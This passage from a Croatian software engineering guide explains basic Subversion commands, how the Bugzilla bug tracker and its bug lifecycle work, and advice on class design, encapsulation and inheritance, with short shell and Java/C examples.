Osim dohvaćanja zadnje revizije, sustav Subversion omogućuje dohvat bilo koje revizije preko prekidača *--revision* ili *-r*. Primjer uporabe spomenutog prekidača dan je u nastavku.

```
$ svn checkout --revision 1
file:///putanja/do/repozitorija/proba rev1
```

Postoji nekoliko ugrađenih funkcija koje olakšavaju dohvat željene revizije bez potrebe za pamćenjem broja:

- HEAD - Najnovija revizija u repozitoriju.
- BASE - Broj revizije u radnoj kopiji bez lokalnih promjena.
- COMMITED - Revizija jednaka BASE, u kojoj postoje promjene.

- PREV - Broj revizije COMMITED -1.

Uz opciju *--revision* moguće je koristiti kombinacije datuma i vremena iz kojih se želi dohvatiti revizija.

Pregled sadržaja datoteka u radnoj kopiji obavlja se preko naredbi prikazanih u nastavku. Naredba *pwd* ispisuje trenutni položaj u radnoj kopiji, a *ls* sadržaj radne kopije. Kako bi se omogućio pregled sadržaja datoteke *hello.c* potrebno je koristiti naredbu *cat*.

```
$ pwd
/home/hitman/radna_kopija
$ ls
hello.c proba.c

$ cat hello.c
#include <stdio.h>
int main()
{
printf("Hello!\n");
return 0;
}
```

Zapis o izmjenama sadržaja datoteke *hello.c* nalazi se u direktoriju *.svn*, ali one se ne objavljuju u repozitoriju dok se to eksplicitno ne zada putem naredbi prikazanim u nastavku. Prilikom objavljivanja promjena dodaju se kratki i jasni komentari o načinjenim izmjenama.

```
$ svn commit hello.c -m ”dodana linija printf”
Sending hello.c
Transmitting file data.
Committed revision 2.
```

Radne kopije drugih korisnika ostaju nepromijenjene. Kako bi se ažurirale inačice datoteka u radnoj kopiji drugog korisnika, on mora pokrenuti naredbu *update*. Pri tome, slovo U označava koje su se datoteke ažurirale.

```
$ svn update
U hello.c
Updated to revision 2.
```

Kod ažuriranja datoteke mogu imati i sljedeće oznake:

- U - Datoteka je uspješno ažurirana.
- A - Datoteka ili direktorij je bio dodan radnoj kopiji.
- D - Datoteka ili direktorij je bio izbrisan iz radne kopije.
- R - Datoteka ili direktorij je bio zamijenjen (izbrisan te dodan pod istim imenom).

- G - Datoteka je sadržavala promjene u radnoj kopiji, ali je Subversion uspješno spojio promjene sa onima iz repozitorija.
- C - Nastao je konflikt u datoteci kojeg korisnik sam treba riješiti.

Sustav Subversion sadrži mnoge ugrađene naredbe, a njihov popis moguće je dobiti upisivanjem naredbe *help*. Ista naredba omogućuje ispis sintakse pojedine podnaredbe ako se iskoristi u kombinaciji s njom.

Neke od osnovnih naredbi:

- Rukovanje s datotekama u radnoj kopiji i repozitoriju:
  - *svn add* – dodavanje datoteke:

```
$ svn add abc
```

  - *svn delete* – brisanje datoteke:

```
$ svn delete abc
```

  - *svn copy* – stvaranje kopije datoteke:

```
$ svn copy datoteka kopija
```

  - *svn move* – premještanje datoteke:

```
$ svn move datoteka odredište
```

- Ispitivanje promjena:
  - *svn status* - provjera promjena u radnoj kopiji (uz uporabu prekidača *--verbose* ispisuje se stanje svih datoteka bez obzira da li su izmijenjene),

```
$ svn status
```

  - *svn diff* - ispisuje promjene unutar datoteke u unificiranom diff formatu, tj. sve promjene koje je korisnik napravio nakon zadnjeg ažuriranja u radnoj kopiji. Znakom minus (-) označavaju se linije koda koje se nalaze samo u reviziji, a znakom plus (+) one koje se nalaze i u radnoj kopiji.

```
$ cat hello.c
#include <stdio.h>
int main()
{
printf("Hello!");
printf("Dodana nova linija koda.\n");
return 0;
}

$ svn diff
Index: hello.c
===================================================================
--- hello.c (revision 10)
+++ hello.c (working copy)
@@ -2,6 +2,7 @@
int main()
```

```
{
- printf("Hello!");
+ printf("Hello!\n");
+ printf("Dodana nova linija koda.\n");
return 0;
}
```

- *svn revert* - vraća stanje datoteke na prijašnje stanje sačuvano u *.svn* direktoriju.

```
$ svn status a.txt
? a.txt
$ svn add a.txt
A a.txt
$ svn revert a.txt
Reverted 'a.txt'
$ svn status a.txt
? a.txt
```

- Rukovanje konfliktima:
  - *svn resolved* - dojava o rješenju konflikta.

```
$ svn resolved hello.c
Resolved conflicted state of 'hello.c'
$ ls
hello.c
```

- Uvid u stanje datoteka tijekom razvoja:
  - *svn log* - ispisuje zapisnik sa datumom i autorom za pojedinu reviziju,

```
$ svn log
r3 | hitman | 2006-10-25 22:03:41 +0200 (Wed, 25 Oct
2006) | 2 lines
novi save
------------------------------------------------------
r2 | hitman | 2006-10-25 22:01:40 +0200 (Wed, 25 Oct
2006) | 2 lines
dodavanje linije
------------------------------------------------------
r1 | hitman | 2006-10-25 21:17:03 +0200 (Wed, 25 Oct
2006) | 2 lines
inicijalno dodavanje
```

```
svn list - daje popis datoteka u direktoriju bilo
koje revizije,

$ svn list --verbose http://svn.collab.net/repos/svn
2755 harry 1331 Jul 28 02:07 README
2773 sally Jul 29 15:07 branches/
2769 sally Jul 29 12:07 clients/
2698 harry Jul 24 18:07 tags/
2785 sally Jul 29 19:07 trunk/
```

- *svn blame* - ispisuje reviziju, autora i promjene koje je napravio.

```
$ svn blame
file:///put/do/repozitorija/trunk/proba.txt
2 hitman promjene u datoteci hello.c.
2 hitman dodana nova linija koda u proba.c.
5 hitman dodana nova datoteka test.c.
```

Detaljnije informacije o sustavu „Subversion" moguće je pronaći na poveznicama [23], [24] i [25] u Dodatku A.

Sustavi za praćenje pogrešaka

Sustavi za praćenje pogrešaka (eng. bug tracking systems) su programske aplikacije dizajnirane kako bi olakšale mjerenje kvalitete i praćenje programskih pogrešaka. Njegovo korištenje u razvoju programa donosi razne prednosti pa ga intenzivno koriste tvrtke koje razvijaju programske proizvode.

Osnovna komponenta sustava za praćenje pogrešaka je baza podataka u koju se zapisuju otkrivene pogreške. Zapisi obično uključuju vrijeme detekcije pogreške, razinu opasnosti, identitet osobe koja je otkriva pogrešku, način otklanjanja pogreške i sl. Glavna prednost sustava za praćenje pogrešaka je pružanje centraliziranog pregleda zahtjeva (ranjivosti i poboljšanja) i njihovog stanja.

Ponekad se koristi za generiranje izvješća o produktivnosti programera prilikom otklanjanja pogrešaka. Ipak, rezultati nisu uvijek pouzdani jer ovise o razini složenosti i kritičnosti pogreške.

Sustavi za praćenje pogrešaka mogu se podijeliti u dvije kategorije:

- distribuirani sustavi – „DisTract" i „Bugs Everywhere",
- nedistribuirani sustavi – „BugZilla".

Budući da je sustav „BugZilla" jedan od najčešće korištenih, u nastavku je ukratko opisana njegova uporaba.


„Bugzilla" je sustav otvorenog koda koji sadrži popis svih proizvoda (eng. products) neke organizacije i pogrešaka pronađenih tokom njihovog razvoja. Svaki stvarni proizvod neke tvrtke zapisuje se u sustav u jednu od klasifikacija (eng. classifications), a sadrži određene komponente tj. podsekcije proizvoda (API, dodatak i sl.). Ostale informacije o proizvodima i ranjivostima koje sadrži sustav objašnjenje su pri opisu unosa novih pogrešaka.

Nakon prijave na sustav, korisnik može unijeti novi zapis o pogrešci, pretraživati postojeće zapise pogrešaka ili generirati izvješće za neki proizvod.

Na Slika 5 prikazana su polja koja je potrebno ispuniti prilikom unosa nove pogreške o nekom proizvodu u sustav „Bugzilla". Na vrhu prozora nalazi se naziv proizvoda, popis komponenti i inačica te ime osobe koja prijavljuje pogrešku. Ispod spomenutih informacija nalaze se sljedeća polja:

- Ozbiljnost/važnost pogreške (eng. Severity) – ukoliko se radi o zahtjevu/poboljšanju treba odabrati oznaku „enhancement".
- Platforma (eng. Platform) – moguće ostaviti izvornu oznaku.
- Operacijski sustav (eng. Operation System, OS) – označava operacijski sustav na kojem se pogreška javila.
- Prioritet uklanjanja pogreške (eng. Priority) – klasificira pogreške prema hitnosti njihovog ispravljanja.
- Stanje pogreške (eng. Initial State) – početno stanje pogreške uvijek ima oznaku „NEW", ali pogreška može biti u više stanja kako je opisano kasnije.
- Osoba koja je zadužena za razvoj projekta (eng. Assign to) – obično se radi o razvojnom programeru.
- Osoba koja zadužena za provjeru kvalitete (eng. QA Contact) – najčešće voditelj projekta ili posebna osoba zadužena za kvalitetu koda.
- Lista ostalih osoba koje sudjeluju u razvoju proizvoda te primaju obavijesti od sustava (eng. Default CC) – moguće je dodati novu osobu kojoj se želi poslati obavijest.
- Vrijeme procjene (eng. Estimated Hours) – početna procjena vremena potrebnog za uklanjanje pogreške.
- Krajnji rok za uklanjanje pogreške (eng. Deadline) – u slučaju da postoji rok do kojeg je nužno ukloniti pogrešku.
- URL adresa – adresa web stranice s dodatnim informacijama. Polje je moguće ostaviti prazno.
- Naslov pogreške (eng. Summary) – kratka rečenica koja opisuje pogrešku.
- Opis pogreške (eng. Description) – opis pogreške u nekoliko rečenica.
- Dodavanje priloga (eng. Attachment) – moguće je umetnuti datoteku s dodatnim opisom ili slikom.
- Ovisnost pogreške (eng. Depends on) – ukoliko ispravljanje pogreške ovisi o statusu neke druge pogreške.
- Blokovi (eng. Blocks) – ostaviti prazno ili izvornu vrijednost.


Nakon unosa pogreške u sustav, ostali korisnici imaju mogućnost ostavljanja komentara o pogrešci s ciljem izvještavanja o napretku njenog uklanjanja. Posljednji komentar kod svake pogreške mora biti obavijest o uklanjanju pogreške u određenoj inačici.



Slika 5 Unos nove pogreške o proizvodu


Kako bi korisnici mogli pratiti uklanjanje pogrešaka, potrebno je upoznati životni ciklus pogreške. Prije prijave u sustav pogreška može biti u nepotvrđenom stanju – „UNCONFIRMED". Svaka pogreška koja se prijavljuje u sustav za praćenje dobije status nove pogreške ili „NEW". Takvu je pogrešku moguće dodijeliti nekom programeru kako bi ju ispravio te se ona tada nalazi u stanju „ASSIGNED". Ako se pogreška otkloni prije ili nakon dodjele programeru, ona prelazi u stanje „RESOLVED". Tada pogrešku provjerava osoba zadužena za ocjenu kvalitete (stanje „VERIFIED") koja može pogrešku ponovno otvoriti za rješavanje (stanje

„REOPENED“) u slučaju da nije uklonjena na odgovarajući način. Osim toga, pogreška može doći u stanje „REOPENED“ ako ju otvori neki programer nakon njenog ispravka ili nakon što je bila zatvorena (stanje „CLOSED“). Pogreška se zatvara ako je osoba zadužena za kvalitetu zadovoljna s rješenjem ili je programer otklonio pogrešku. Ostali mogući prijelazi između stanja vidljivi su na grafičkom prikazu životnog ciklusa pogreške na Slika 6.



Slika 6 Životni ciklus pogreške

Slika 7 prikazuje izbornike za napredno pretraživanje postojećih zapisa o pogreškama. Prilikom pretrage korisnik sustava može odabrati proizvod, komponentu, inačicu, status pogreške te mnoge druge opcije.



Slika 7 Pretraživanje postojećih pogrešaka u sustavu „BugZilla"

Dodatne upute o radu sa sustavom „BugZilla" moguće je naći na poveznicama [26] i [27] u Dodatku A.

Savjeti za izradu kvalitetnijeg koda

U nastavku dokumenta dani su savjeti o rukovanju klasama, varijablama i funkcijama namijenjeni kvalitetnijoj izradi programskih rješenja.

Klase

Objektno orijentirano programiranje je praksa programiranja uporabom objekata tj. podatkovnih struktura koje se sastoje od podataka i metoda te njihove interakcije kako bi se dizajnirali programi. Osnovna obilježja ove tehnike programiranja su:

- Apstraktnost - pojednostavljenje složenosti sustava modeliranjem klase prikladne za problem. Na primjer, klasa „Auto" sadrži objekte „Motor", „Mjenjač" te mnoge druge komponente.
- Enkapsulacija - odvajanje funkcijskih detalja klase od objekta sa svrhom skrivanja podataka specificiranjem koje klase mogu koristiti članove jednog objekta. Na ovaj način moguće je spriječiti korisnika da pristupa nekim dijelovima koda. Najčešće se koristi određivanje podataka kao jednog od tipova: *private*, *protected* ili *public*.
- Modularnost - dijeljenje programa u zasebne module koji se u funkcionalnosti preklapaju što manje,
- Polimorfizam - sposobnost obrade objekta na razne načine ovisno o tipu podataka ili klasi. Primjer jednostavnog polimorfizma su pokazivači koje je moguće koristiti s različitim tipovima objekata.
- Nasljeđivanje - način formiranja novih klasa na temelju ranije formiranih klasa pri čemu nove klase preuzimaju atribute i ponašanje ranije definiranih klasa.

Apstraktni tipovi podataka

Apstraktni tip podataka (eng. abstract data type) čini skupina podataka i operacija koje programu predstavljaju podatke te dopuštaju njihovu izmjenu. Apstraktnost je mogućnost gledanja složenih operacija u pojednostavljenom obliku. Apstraktni tip podataka može biti grafički prozor sa svim operacijama, datoteka sa svojim operacijama, tablica i operacije nad njom ili nešto treće. Razumijevanjem apstraktnih tipova podataka programer može stvarati klase koje je lakše implementirati i mijenjati tijekom vremena. Njihovim korištenjem moguće je raditi u domeni problema, a ne u domeni implementacije.

Ovakav oblik podataka koristan je, primjerice, kada se kreira program koji kontrolira ispis sadržaja preko raznih veličina teksta te drugih atributa. Ako se koristi apstraktni tipovi podataka moguće je imati grupu rutina za izmjenu veličine slova povezanih s podacima. Skup takvih rutina i podataka s kojima rukuju naziva se apstraktni tip podataka. Korisnost apstraktnih tipova podataka posebno se iskazuje prilikom potrebe izmjene programa.

Prednosti uporabe apstraktnih tipova podataka:

- mogućnost skrivanja detalja implementacije – promjene tipa podataka potrebno je napraviti na jednom mjestu,
- promjene ne utječu na cijeli program,
- mogućnost stvaranja informativnijeg sučelja,
- olakšano povećanje performansi,
- program je bolje dokumentiran,
- nema potrebe za prenošenjem podataka preko cijelog programa što dovodi do lakšeg rukovanja varijablama i ispitivanja ispravnosti rada programa.
- moguće je raditi s riječima umjesto sa strukturama implementacije.

Apstraktni tipovi podataka predstavljaju osnovu koncepta klase.

Sučelje klase

Sučelje klase (eng. class interface) pruža apstrakciju implementacije koja je skrivena iza sučelja. Primjer klase prikazan je u nastavku.

```
Employee(
FullName name,
String address,
String workPhone,
String homePhone,
TaxId taxIdNumber,
JobClassification jobClass
);
```

Savjeti za održavanje dobre apstrakcije:

- Jedna klasa trebala bi implementirati samo jedan apstraktni tip podataka.
- Potrebno je razumjeti što implementira apstrakcija klase.
- Nepovezane podatke smjestiti u drugu klasu.
- Koristiti podatke tipa *private* što označava privatne podatke kojima je moguće pristupiti samo iz klase kojoj pripadaju.
- Paziti na narušavanje apstrakcije sučelja prilikom izmjena.
- Izbjegavati dodavanje članova tipa *public* (javni podaci kojima je moguće pristupiti iz svake klase) koji su nekonzistentni sa sučeljem klase.

Stroži oblik apstrakcije predstavlja enkapsulacija koja sprječava pregled detalja implementacije čak i kada to želi korisnik programa.

Osnovni savjeti za osiguravanje enkapsulacije:

- Smanjiti mogućnost pristupa klasama i elementima klase.
- Pokušati skriti podatke na način da se uvode metode za postavljanje (*Set*) i dohvaćanje (*Get*) vrijednosti varijabla. Primjer prikazan u nastavku prikazuje uvođenje skrivanja podataka kako korisnik ne bi mogao mijenjati njihovu vrijednost.

```
float x;
float y;
float z;
```

```
void SetZ( float z );
float GetX();
float GetY();
float GetZ();
void SetX( float x );
void SetY( float y )
```

- Izbjegavati umetanje detalja implementacije u sučelje klasa.
- Ne donositi pretpostavke o korisnicima klase.


Dizajn i implementacija klase

Kako bi se osigurao dobar dizajn i implementacija klase potrebno je paziti na mnoga obilježja, a neka od osnovnih opisana su u nastavku.

Blokiranje (eng. Containment) je ideja da klasa sadrži samo primitivne tipove podataka ili objekte. Naziva se također i povezanost „imati" jer je prilikom definiranja klase potrebno razmisliti koja obilježja klasa ima. Npr. zaposlenik ima ime, prezime, broj telefona i sl.

Nasljeđivanje (eng. Inheritance) je ideja da je jedna klasa specijalizacija (poseban oblik) druge klase, a prikazano je na Slika 8. Ovo obilježje se naziva i povezanost „je" jer definira da je jedna klasa posebna inačica neke druge klase. Postupak nasljeđivanja sadrži sljedeća obilježja/ograničenja:

- Uvođenje nasljeđivanja unosi kompleksnost u programski kod pa se treba oprezno provoditi.
- Svaka metoda mora imati isto značenje u svakoj klasi koja ju nasljeđuje.
- Potrebno je naslijediti samo one objekte koji su potrebni u novoj klasi.
- Osnovno sučelje, podatke i ponašanje smjestiti u najvišu razinu hijerarhije nasljeđivanja.
- Potrebno je izbjegavati velika stabla nasljeđivanja.



Slika 8 Nasljeđivanje

Funkcije i članovi čine osnovu svake klase, a prilikom njihove implementacije treba paziti na sljedeće:

- Uključiti što manje funkcija/procedura/metoda u klasu.
- Ograničiti pristup funkcijama i operatorima.
- Minimizirati broj različitih funkcija/procedura/metoda koje poziva jedna klasa.

Kod definiranja konstruktora (metoda u klasi koja se pokreće prilikom kreiranja objekta) potrebno je:

- Inicijalizirati sve članove.
- Koristiti kopiranje objekta umjesto pokazivanja ili referenciranja na objekt.

- Koristiti tip *private* (sakriti konstruktor) kada se želi stvoriti samo jedan objekt te zatim pružiti funkciji tipa *static* pristup instanci. Primjer ovakve uporabe konstruktora dan je u nastavku. U ovom slučaju privatni konstruktor se poziva samo prilikom inicijalizacije objekta m_instance. U ovom pristupu, ako se želi referencirati član MaxId, treba se samo pozvati metoda MaxId.GetInstance().

```
public class MaxId {
// konstruktori i destruktori tipa private
private MaxId() {
...
}
...
// funkcija tipa public za pristup instanci
public static MaxId GetInstance() {
return m_instance;
}
...
// elementi tipa private - instanca
private static final MaxId m_instance = new MaxId();
...
}
```

